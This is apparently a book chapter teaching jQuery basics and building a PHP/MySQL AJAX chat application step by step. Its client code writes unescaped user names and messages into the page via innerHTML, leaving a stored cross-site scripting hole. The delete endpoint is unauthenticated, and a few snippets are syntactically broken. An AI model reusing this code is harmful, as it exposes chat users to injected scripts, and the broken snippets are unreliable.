Probably the most popular AJAX chat application available today is **Meebo** (`http://www.meebo.com`). The first, and the most important, feature in Meebo is that it allows you to log in to your favorite IM system using only a web interface—an online chat consolidator of sorts. At the time of writing, Meebo allows you to connect to AIM or ICQ, Yahoo! Messenger, Jabber, or GTalk, Facebook, MySpace, MyYearBook, and MSN—all from the familiar comfort of your browser on a *single web page*, no pop-up windows or additional downloads as with Java applets, where the Java Runtime, Adobe AIR, or Microsoft Silverlight supporting platforms are required. Gone are the individual chat programs each running independently, and little chance you will miss a communication because you forgot to (or simply didn't feel like) firing up one of your chat programs.

Meebo isn't the only web application that offers chat functionality, a quick Google search on "AJAX Chat" will reveal several other applications, but it's a rather excellent example of just what can be achieved with AJAX.

In this chapter, we will use one of the most popular JavaScript frameworks out there: jQuery. So it's best if we begin our chat application by covering some ground about it—let's dig right in!

jQuery

During the past few years, jQuery (`www.jQuery.com`) has become one of the most important JavaScript frameworks being used, even by Microsoft, to develop various tools. Among its most important features are:

- Lightweight footprint
- Great documentation
- Excellent DOM manipulation
- Cross-browser compatibility
- CSS3 compliant
- Great Open Source Software (OSS) support

Certain aspects of development tend to become trivial when using such a powerful framework as jQuery, and in tandem to jQuery there are an impressive number of available plugins and a very good UI library that simplifies the UI development.

jQuery is a complex subject and we don't intend to cover it all here—instead, we'll cover just enough to get you started with this wonderful framework. In this chapter, you'll use jQuery to build an online chat solution, and in Chapter 9 you will use it to implement an editable data grid.

Before we get started

In order to be able to develop anything, we need to include the jQuery framework in our application. jQuery consists of a single file that can be downloaded from `www.jquery.com`. It comes in two formats:

- **Minified**—this version has a very small download footprint; it is obfuscated and should be used for production
- **Uncompressed**—this version is bigger; it is readable and should be used for development

Including the framework file in our page is as simple as writing the following line of code in the head section of our page:

```
<head>
  <script type="text/javascript" src="jquery-1.3.2.js" ></script>
</head>
```

This piece of code includes the development version of jQuery. Including the production version simply involves replacing `jquery-1.3.2.js` with `jquery-1.3.2.min.js`.

The first steps

When it comes to DOM programming, things are not simple at all. Using pure JavaScript to deal with all the differences between browsers is a nightmare even for experienced programmers. jQuery hides all those nasty bits, providing a browser-agnostic API, making DOM programming a breeze.

There are a few core concepts key for using jQuery. Let's take a look at them!

jQuery DOM Selectors

Before we go to the core function of jQuery, it is important to know that its selectors allow us to select multiple DOM elements so that we can manipulate them further on using additional operational methods. The most important part is that selectors use CSS 3.0 syntax so that you can use the same syntax you were used to or even if you don't know it, the learning curve is easy.

Using CSS syntax we can select elements by their ID, CSS class, relationship to other elements (parent, children, siblings), or even attribute filters.

For example, `#grid tr:odd` retrieves all the odd rows in a grid table.

jQuery wrapper object

The entry point to the jQuery framework is the `jQuery()` function. For convenience, it also has an alias `$()`.

```
jQuery = window.jQuery = window.$ = function( selector, context ) {
        // The jQuery object is actually just the init constructor
'enhanced'
        return new jQuery.fn.init( selector, context );
    }
```

As we can see `jQuery()`, `window.jQuery()` and `window.$()` all point to the same anonymous function that actually creates the `jQuery` object.

The first parameter typically is a selector string allowing us to define an expression for getting the DOM elements we want.

The second parameter is optional and points to the context the selector should be evaluated against. By default, if missing, the context refers to the current HTML document. It can contain a DOM element or a jQuery object.

The most important part is that the `jQuery()` function also returns a jQuery object allowing for chained method calls. The resulting DOM elements after applying the selector are not returned as such, being wrapped in a jQuery object.

For the above selector, the complete jQuery syntax for adding a specific CSS class to them is:

```
$("#grid tr:odd").addClass("gridodd")
```

The object just created has a handful of methods that allow us to work with the DOM in a transparent and elegant manner.

If you are looking for a quick reference, check out this cheat sheet:

- `http://www.javascripttoolbox.com/jquery/cheatsheet/`

Method chaining

Method chaining is a programming technique where a class has many methods, each of which returns the object itself.

Method chaining is the approach for jQuery, as it has a lot of methods and most of them return a jQuery wrapper object allowing for chaining calls to several methods of the jQuery object.

In the previous example, an additional CSS class was added to the selected table rows returned by the CSS selector passed to the `jQuery()` function.

By using this technique we get a much cleaner and expressive code.

Event handling

Dealing with events in different browsers can be quite a nightmare but jQuery offers a simple, consistent, and efficient way to handle and to raise events.

jQuery provides the `bind()` and `unbind()` high-level functions allowing the attaching and detaching of event handlers to matched elements. The list of possible events is quite comprehensible: `blur`, `focus`, `load`, `resize`, `scroll`, `unload`, `beforeunload`, `click`, `dblclick`, `mousedown`, `mouseup`, `mousemove`, `mouseover`, `mouseout`, `mouseenter`, `mouseleave`, `change`, `select`, `submit`, `keydown`, `keypress`, `keyup`, `error`, `ready`.

The `one()` function behaves like `bind` except that the handler is executed only once for each matching element.

Common events like those listed above have also their own handler functions. The handler function has a simple parameter representing the event.

```
$('#elm').click(function(e))
{
    alert('I was clicked!');
}
```

The `trigger()` function allows the raising of an event on a matched set of elements; `triggerHandler()` does the same thing except it doesn't execute the browser's default actions and bubbling.

Live events (`live()` and `die()`) offer the possibility to bind a handler to a current and future set of matched elements.

The `ready()` function offers an easy way to hook a function when the DOM is ready for manipulation.

The `hover()` function provides an easy way to handle mouse move in and out for matched elements.

The `toggle()` function allows for two or more functions to be called every other click.

Things couldn't have got much easier!

A simple example

Back in Chapter 5, *AJAX Form Validation*, we built a simple object that abstracts all the AJAX queries under a simple API. When it came to work with the DOM elements for populating the page with the results, we used raw JavaScript to retrieve a HTML element and set its `innerHTML` property:

```
XmlHttp
 ({url:'async.txt',
   complete:function(xhr,response,status)
     {
       document.getElementById("test").innerHTML = response;
     }
 });
```

Things get smoother with jQuery:

```
$.ajax({
    url: 'async.txt',
    dataType: 'html',
    success: function(data, textStatus) {
       $('#test').html(data);
}
```

Basic concepts

Provided that you're already familiarized with the OOP features in JavaScript (you've learned about these features in Chapter 3, *Object Oriented JavaScript*), here are a few basics to keep in mind:

- `$` operates as an alias for the `jQuery` namespace. Rather than using `jQuery.function()`, you can simply use `$.function()`. If at some point you want the `$` to function as a `$` and not a namespace reference for jQuery, you will need to override this using `jQuery.noConflict()`. Alternatively, you could instead define your own nickname for jQuery by defining it as a variable and assigning its value to the function, as in `var nn = jQuery.noConflict()`.
- Typically, jQuery is implemented as a solitary file with all of the other elements (DOM, AJAX, events) within this single file, which is then included in the `<head>` element of the HTML document.
- jQuery functions (commands) can be chained together. This offers you the powerful ability to select elements/objects, filter them, extend them, take action on them, change their appearance, and so on in a chain.

Having just touched on jQuery won't suffice when you need to develop complex jQuery applications. The following links should get you digging in and picking up speed pretty quickly (they're worth the time!):

- `http://docs.jQuery.com/Tutorials`
- `http://www.west-wind.com/presentations/jQuery/`
- `http://www.learningjQuery.com/`

If you're more inclined to sit by the fire with a book, you'll like these:

- *jQuery Reference Guide–A Comprehensive Exploration of the Popular JavaScript Library* by Karl Swedberg and Jonathan Chaffer, Packt Publishing
- *Learning jQuery 1.3* by Karl Swedberg and Jonathan Chaffer, Packt Publishing
- *jQuery UI 1.6: The User Interface Library for jQuery* by Dan Wellman, Packt Publishing
- *jQuery in Action* by Bear Bibeault, Yehuda Katz, Manning Publications

AJAX chat

Now, it's time to implement the AJAX chat application. We'll keep the application simple, modular, and extensible. We won't implement a login module, support for chat rooms, the online users list, and so on. By keeping it simple we'll focus on what the goal of this chapter is: posting and retrieving messages without causing any page reloads. We'll also let the user pick a color for her or his messages, because this involves an AJAX mechanism that is another good exercise.

The chat application can be tested online at `http://ajaxphp.packtpub.com`, and should look like Figure 8-1:




Figure 8-1: Online chat application built with AJAX and jQuery

Using jQuery as a framework will simplify things: we won't need to worry about constructing `XmlHttpRequest` by ourselves and implementing design patterns and best practices.

Technically, the application is split into two smaller applications that build the final solution:

- **The chat application**: Here we use a MySql database and AJAX to store and retrieve the users' messages and pass them between the client and the server.
- **The code for choosing a text color**: Here we use AJAX to call the PHP script that can tell us which text color was chosen by the user from the color palette. We use an image containing the entire spectrum of colors and allow the user choose any color for the text he or she writes. When the user clicks on the palette, the mouse coordinates are sent to the server, which obtain the color code, store it in the user's DB entry, and set the user's test to that color.

The chat application

Here we use a MySql database and AJAX to store and retrieve the users' messages and pass them between the client and the server. The chat window contacts the server periodically to send and retrieve the newest posted messages from the server to each user. Our DB will also hold username and text color information used in the application.

Implementing this functionality involves creating the files and structures shown in the following figure:




Figure 8-2: The components of the AJAX Chat application

The application functions following our usual coding pattern, which is very similar to that depicted in Figure 1-7 from Chapter 1, *The World of AJAX and PHP*. More exactly, the following is what will happen:

- The user interface is generated by `index.html`, which displays the chat box and the color picker. This file loads the other client-side files, which in our case are `chat.js` (our JavaScript chat class), `jQuery-1.3.2.js` (the jQuery framework), `chat.css`, and `palette.png` (the color picker image).
- On the server side, the main player is `chat.php`, which is designed to take requests from the client. In our case, client-server communication will happen between `chat.js` (on the client) and `chat.php` (on the server). The `chat.php` script uses three other files—`config.php`, `error_handler.php` and `chat.class.php`; we'll pay special attention to the latter, which is more complex and more interesting than the others.
- The other server-side file that listens to client requests is `color.php`, which is called whenever the user clicks the color palette image. When that happens, the client script calls `color.php`, tells it the location the user clicked on the palette, and `color.php` replies by telling the color at that location.
- You'll also need to create a new data table named `chat` (refer to the following figure), which holds the chat messages exchanged by the chatters.

The files to which we're paying a little attention before starting to code are `chat.js` and `chat.class.php`. The `chat.class.php` file contains a server-side class named `Chat` which includes all the server-side functionality required to manipulate chat messages, as you can see in its diagram in Figure 8-3. This class contains methods for adding, deleting, and retrieving chat messages to and from the `chat` database table.




Figure 8-3: Server-side Chat class

Then we have the `Chat` class in the `chat.js` file. This is a JavaScript class that contains the client-side functionality required for our chatting application, which include functions for retrieving the list of messages from the server, sending new messages, deleting messages, displaying error messages, and so on. Most of the features are backed up by the server-side components, which are called to perform the necessary work.




Figure 8-4: Client-side Chat class

Time for action – implementing AJAX chat with JSON

Follow these steps to implement your AJAX Chat application:

1. First we need the database that will hold our user information. Connect to the `ajax` database, and create a table named `chat` with the following code:

```
CREATE TABLE chat
(
chat_id int(11) NOT NULL auto_increment,
posted_on datetime NOT NULL,
user_name varchar(255) NOT NULL,
message text NOT NULL,
color char(7) default '#000000',
PRIMARY KEY (chat_id)
);
```

2. In your `ajax` folder, create a new folder named `chat`.

3. We will start creating the application with the server functionality. In the `chat` folder, create a file named `config.php`, and add the database configuration code to it (you may need to change these values to match your configuration):

```
<?php
// defines database connection data
define('DB_HOST', 'localhost');
define('DB_USER', 'ajaxuser');
define('DB_PASSWORD', 'practical');
define('DB_DATABASE', 'ajax');
?>
```

4. Now create and add the standard error handling file, `error_handler.php`:

```
<?php
// set the user error handler method to be error_handler
set_error_handler('error_handler', E_ALL);

// error handler function
function error_handler($errNo, $errStr, $errFile, $errLine)
{
// clear any output that has already been generated
if(ob_get_length()) ob_clean();
// output the error message
$error_message = 'ERRNO: ' . $errNo . chr(10) .
  'TEXT: ' . $errStr . chr(10) .
  'LOCATION: ' . $errFile .
  ', line ' . $errLine;
echo $error_message;
// prevent processing any more PHP scripts
exit;
}
?>
```

5. Our top-level php file, `chat.php`, will be calling functions that we will later define in `chat.class.php` (protecting our modularity). Create another file named `chat.php` and add the following code to it:

```
<?php
// reference the file containing the Chat class
require_once("chat.class.php");
// retrieve the operation to be performed
$mode = $_POST['mode'];

// default the last message id to 0
$id = 0;
// create a new Chat instance
```

```
$chat = new Chat();

// if the operation is SendAndRetrieve
if($mode == 'SendAndRetrieveNew')
{
  // retrieve the action parameters used to add a new message
  $name = $_POST['name'];
  $message = $_POST['message'];
  $color = $_POST['color'];
  $id = $_POST['id'];

  // check if we have valid values
  if ($name != '' && $message != '' && $color != '')
  {
    // post the message to the database
    $chat->postMessage($name, $message, $color);
  }
}
// if the operation is DeleteAndRetrieve
elseif($mode == 'DeleteAndRetrieveNew')
{
  // delete all existing messages
  $chat->deleteMessages();
}
// if the operation is Retrieve
elseif($mode == 'RetrieveNew')
{
  // get the id of the last message retrieved by the client
  $id = $_POST['id'];
}

// Clear the output
if(ob_get_length()) ob_clean();
// Headers are sent to prevent browsers from caching
header('Expires: Mon, 26 Jul 1997 05:00:00 GMT');
header('Last-Modified: ' . gmdate('D, d M Y H:i:s') . 'GMT');
header('Cache-Control: no-cache, must-revalidate');
header('Pragma: no-cache');
header('Content-Type: application/json');
// retrieve new messages from the server
echo json_encode($chat->retrieveNewMessages($id));
?>
```

6. Now we need to create the functionality behind `chat.php`. Create another file named `chat.class.php`, and add the following code to it:

```
<?php
// load configuration file
require_once('config.php');
// load error handling module
require_once('error_handler.php');

// Chat class that contains server-side chat functionality
class Chat
{
  // database handler
  private $mMysqli;

  // constructor opens database connection
  function __construct()
  {
    // connect to the database
    $this->mMysqli = new mysqli(DB_HOST, DB_USER, DB_PASSWORD,
                     DB_DATABASE);
  }

  // destructor closes database connection
  public function __destruct()
  {
    $this->mMysqli->close();
  }

  // truncates the table containing the messages
  public function deleteMessages()
  {
    // build the SQL query that adds a new message to the server
    $query = 'TRUNCATE TABLE chat';
    // execute the SQL query
    $result = $this->mMysqli->query($query);
  }

  /*
   The postMessages method inserts a message into the database
   - $name represents the name of the user that posted the message
   - $message is the posted message
   - $color contains the color chosen by the user
  */
  public function postMessage($name, $message, $color)
  {
    // escape the variable data for safely adding them to the
    //database
```

```
    $name = $this->mMysqli->real_escape_string($name);
    $message = $this->mMysqli->real_escape_string($message);
    $color = $this->mMysqli->real_escape_string($color);
    // build the SQL query that adds a new message to the server
    $query = 'INSERT INTO chat(posted_on, user_name, message,
              color) ' .
             'VALUES (NOW(), "' . $name . '" , "' . $message .
             '","' . $color . '")';
    // execute the SQL query
    $result = $this->mMysqli->query($query);
  }
  /*
   The retrieveNewMessages method retrieves the new messages that
   have been posted to the server.
   - the $id parameter is sent by the client and it
   represents the id of the last message received by the client.
   Messages more recent by $id will be fetched from the database
   and returned to the client in JSON format.
  */
  public function retrieveNewMessages($id=0)
  {
    // escape the variable data
    $id = $this->mMysqli->real_escape_string($id);
    // compose the SQL query that retrieves new messages
    if($id>0)
    {
      // retrieve messages newer than $id
      $query =
      'SELECT chat_id, user_name, message, color, ' .
      '       DATE_FORMAT(posted_on, "%Y-%m-%d %H:%i:%s") ' .
      '       AS posted_on ' .
      ' FROM chat WHERE chat_id > ' . $id .
      ' ORDER BY chat_id ASC';
    }
    else
    {
      // on the first load only retrieve the last 50 messages from
      // server
      $query =
      ' SELECT chat_id, user_name, message,
         color, posted_on FROM ' .
      '    (SELECT chat_id, user_name, message, color, ' .
      '       DATE_FORMAT(posted_on, "%Y-%m-%d %H:%i:%s") AS
   posted_on ' .
```

```
        '     FROM chat ' .
        '     ORDER BY chat_id DESC ' .
        '      LIMIT 50) AS Last50' .
        ' ORDER BY chat_id ASC';
    }
    // execute the query
    $result = $this->mMysqli->query($query);
    // build the JSON response
    $response = array();
    // output the clear flag
    $response['clear']= $this->isDatabaseCleared($id);
    $response['messages']= array();
    // check to see if we have any results
    if($result->num_rows)
    {
      // loop through all the fetched messages to build the result
      //message
      while ($row = $result->fetch_array(MYSQLI_ASSOC))
      {
        $message = array();
        $message['id'] = $row['chat_id'];
        $message['color'] = $row['color'];
        $message['name'] = $row['user_name'];
        $message['time'] = $row['posted_on'];
        $message['message'] = $row['message'];
       array_push($response['messages'],$message);
      }
      // close the database connection as soon as possible
      $result->close();
    }
    // return the JSON response
    return $response;
  }
  /*
    The isDatabaseCleared method checks to see if the database has
been cleared since last call to the server-   the $id parameter
contains the id of the last message received by the client*/
  private function isDatabaseCleared($id)
  {
    if($id>0)
    {
      // by checking the number of rows with ids smaller than the
      // client's last id we check to see if a truncate operation
      // was performed in the meantime
      $check_clear = 'SELECT count(*) old FROM chat where
```

```
                    chat_id<=' . $id;
      $result = $this->mMysqli->query($check_clear);
      $row = $result->fetch_array(MYSQLI_ASSOC);
      // if a truncate operation occurred the whiteboard needs to
      //be reset
      if($row['old']==0)
        return 'true';
      return 'false';
    }
    return 'true';
  }
}
?>
```

7. Now it's time to make a first test, executing the code you've written so far. This step is optional. Write a simple `test.html` file, with the following code:

```
<html>
  <head>
    <title>Testing chat.php</title>
  </head>
  <body>
    <form action="chat.php" method="post">
      Mode:
      <input type="text" name="mode" size="50"
             value="SendAndRetrieveNew" />
      <br />
      Name:
        <input type="text" name="name" size="50"/>
      <br />
      Message:
      <input type="text" name="message" size="50" />
      <br />
      Color:
      <input type="text" name="color" size="50" value="#000000" />
      <br />
      ID:
      <input type="text" name="id" size="50" />
      <br />
      <input type="submit" />
    </form>
  </body>
</html>
```

8. Load `test.html` in your browser. Type some sample data as shown in Figure 8-5, and click on the **Submit Query** button. As a result, you should be able to find the data you've just posted in your `chat` data table, as shown in Figure 8-6.




Figure 8-5: Simple form that posts information to the server-side chat component (`chat.php`)




Figure 8-6: Chat messages in the database

9. We continue our little journey by creating the real client or your application, plus the server-side part of the color picker component (a file named `color.php`). Let's start by copying the `palette.png` file from the code download to the `chat` folder. This is the image we use for the color picker.
10. Copy the `jQuery-1.3.2.js` file from the code download to the `chat` folder. As you already know, this is the jQuery component, which we'll use as a base for your client-side chat component.
11. Now create a file named `chat.js` and add the following code to it:

```
/* chatURL - URL for updating chat messages */
var chatURL = "chat.php";
/* colorURL - URL for retrieving the chosen RGB color */
var colorURL = "color.php";

/* variables that establish how often to access the server */
var updateInterval = 2000; // how many milliseconds to wait to get
new message
// when set to true, display detailed error messages
var debugMode = true;
/* lastMessageID - the ID of the most recent chat message */
var lastMessageID = -1;

// function that displays an error message
function displayError(message)
{
    // display error message, with more technical details if
debugMode is true
    alert("Error accessing the server! " +
                (debugMode ? message : ""));
}

// function that displays a PHP error message
function displayPHPError(error)
{
  displayError ("Error number :" + error.errno + "\r\n" +
              "Text :"+ error.text + "\r\n" +
              "Location :" + error.location + "\r\n" +
              "Line :" + error.line + + "\r\n");
}

function retrieveNewMessages()
{
    $.ajax({
        url: chatURL,
        type: 'POST',
        data: $.param({
            mode: 'RetrieveNew',
```

```
                id: lastMessageID
            }),
            dataType: 'json',
            error: function(xhr, textStatus, errorThrown) {
                displayError(textStatus);
            },
            success: function(data, textStatus) {
                if(data.errno != null)
                  displayPHPError(data);
                else
                  readMessages(data);
                // restart sequence
                setTimeout("retrieveNewMessages();", updateInterval);
            }
        });
}
function sendMessage()
{
    var message = $.trim($('#messageBox').val());
    var color = $.trim($('#color').val());
    var username = $.trim($('#userName').val());

    // if we need to send and retrieve messages
    if (message != '' && color != '' & username != '') {
        var params = {
            mode: 'SendAndRetrieveNew',
            id: lastMessageID,
            color: color,
            name: username,
            message: message
        };
        $.ajax({
            url: 'chat.php',
            type: 'POST',
            data: $.param(params),
            dataType: 'json',
            error: function(xhr, textStatus, errorThrown) {
                displayError(textStatus);
            },
            success: function(data, textStatus) {
                if(data.errno != null)
                  displayPHPError(data);
                else
                  readMessages(data);
```

```
                // restart sequence
                setTimeout("retrieveNewMessages();",
                           updateInterval);
            }
        });
    }
}

function deleteMessages()
{
    $.ajax({
        url: chatURL,
        type: 'POST',
        success: function(data, textStatus) {
            if(data.errno != null)
              displayPHPError(data);
            else
              readMessages(data);
            // restart sequence
            setTimeout("retrieveNewMessages();", updateInterval);
        },
        data: $.param({
            mode: 'DeleteAndRetrieveNew'
        }),
        dataType: 'json',
        error: function(xhr, textStatus, errorThrown) {
            displayError(textStatus);
        }
    });
}

function readMessages(data, textStatus)
{
    // retrieve the flag that says if the chat window has been
    //  cleared or not
    clearChat = data.clear;
    // if the flag is set to true, we need to clear the chat
    // window
    if (clearChat == 'true') {
        // clear chat window and reset the id
        $('#scroll')[0].innerHTML = "";
        lastMessageID = -1;
    }

    if (data.messages.length > 0)
    {
```

```
            // check to see if the first message
            // has been already received and if so
            // ignore the rest of the messages
            if(lastMessageID > data.messages[0].id)
              return;
            // the ID of the last received message is stored locally
            lastMessageID = data.messages[data.messages.length - 1].id;
        }
        // display the messages retrieved from server
        $.each(data.messages, function(i, message) {
            // compose the HTML code that displays the message
            var htmlMessage = "";
            htmlMessage += "<div class=\"item\" style=\"color:" +
                           message.color + "\">";
            htmlMessage += "[" + message.time + "] " + message.name +
                           " said: <br/>";
            htmlMessage += message.message;
            htmlMessage += "</div>";

            // check if the scroll is down
            var isScrolledDown = ($('#scroll')[0].scrollHeight -
                                  $('#scroll')[0].scrollTop <=
                                  $('#scroll')[0].offsetHeight);

            // display the message
            $('#scroll')[0].innerHTML += htmlMessage;

            // scroll down the scrollbar
            $('#scroll')[0].scrollTop = isScrolledDown ?
             $('#scroll')[0].scrollHeight : $('#scroll')[0].scrollTop;
        });

    }
    $(document).ready(function()
    {
        // hook to the blur event
        $('#userName').blur(
        // function that ensures that the username is never empty and
        // if so a random name is generated
          function(e) {
              // ensures our user has a default random name when the
              // form loads
              if (this.value == "")
                  this.value = "Guest" + Math.floor(Math.random() *
                               1000);
          }
        );
```

```
// populate the username field with
// the default value
$('#userName').triggerHandler('blur');

// handle the click event on the image
$('#palette').click(
  function(e) {
      // http://docs.jquery.com/Tutorials:Mouse_Position
      // retrieve the relative mouse position inside the image
      var x = e.pageX - $('#palette').position().left;
      var y = e.pageY - $('#palette').position().top;

      // make the ajax request to get the RGB code
      $.ajax({
          url: colorURL,
          success: function(data, textStatus) {
              if(data.errno != null)
                displayPHPError(data);
              else
              {
                $('#color')[0].value = data.color;
                $('#sampleText').css('color', data.color);
              }
          },
          data: $.param({
              offsetx: x,
              offsety: y
          }),
          dataType: 'json',
          error: function(xhr, textStatus, errorThrown) {
              displayError(textStatus);
          }
      }
    );
  }
);

// set the default color to black
$('#sampleText').css('color', 'black');

$('#send').click(
  function(e) {
      sendMessage();
  }
);

$('#delete').click(
  function(e) {
```

```
            deleteMessages();
        }
    );
    // set autocomplete off
    $('#messageBox').attr('autocomplete', 'off');
    // handle the enter key event
    $('#messageBox').keydown(
        function(e) {
            if (e.keyCode == 13) {
                sendMessage();
            }
        }
    );
    retrieveNewMessages();
});
```

12. Create a new file named `index.html`, and add this code to it:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en"
lang="en">
<head>
  <title>AJAX Chat</title>
  <meta http-equiv="Content-Type"
        content="text/html; charset=UTF-8" />
  <link href="chat.css" rel="stylesheet" type="text/css" />
  <script type="text/javascript" src="jQuery-1.3.2.js" ></script>
  <script type="text/javascript" src="chat.js" ></script>
</head>
  <body>
    <table id="content">
      <tr>
        <td>
          <div id="scroll">
          </div>
        </td>
        <td id="colorpicker">
          <img src="palette.png" id="palette" alt="Color Palette"
               border="1"/>
          <br />
```

```
            <input id="color" type="hidden" readonly="true"
                   value="#000000" />
            <span id="sampleText">
              (text will look like this)
            </span>
          </td>
        </tr>
      </table>
      <div>
        <input type="text" id="userName" maxlength="10" size="10"/>
        <input type="text" id="messageBox" maxlength="2000"
               size="50" />
        <input type="button" value="Send" id="send" />
        <input type="button" value="Delete All" id="delete" />
      </div>
    </body>
</html>
```

13. Let's deal with appearances now, creating `chat.css` and adding the following code to it:

```
body
{
  font-family: Tahoma, Helvetica, sans-serif;
  margin: 1px;
  font-size: 12px;
  text-align: left
}

#content
{
  border: DarkGreen 1px solid;
  margin-bottom: 10px
}

input
{
  border: #999 1px solid;
  font-size: 10px
}

#scroll
{
  position: relative;
  width: 340px;
  height: 270px;
  overflow: auto
```

```
}
.item
{
  margin-bottom: 6px
}
#colorpicker
{
  text-align:center
}
```

14. It's time for another test. We still don't have the color picker in place, but other than that, we have the whole client-server chat mechanism in place. Load `index.html` at `http://localhost/ajax/chat/index.html` from multiple browsers and/or computers, and ensure everything works as planned.

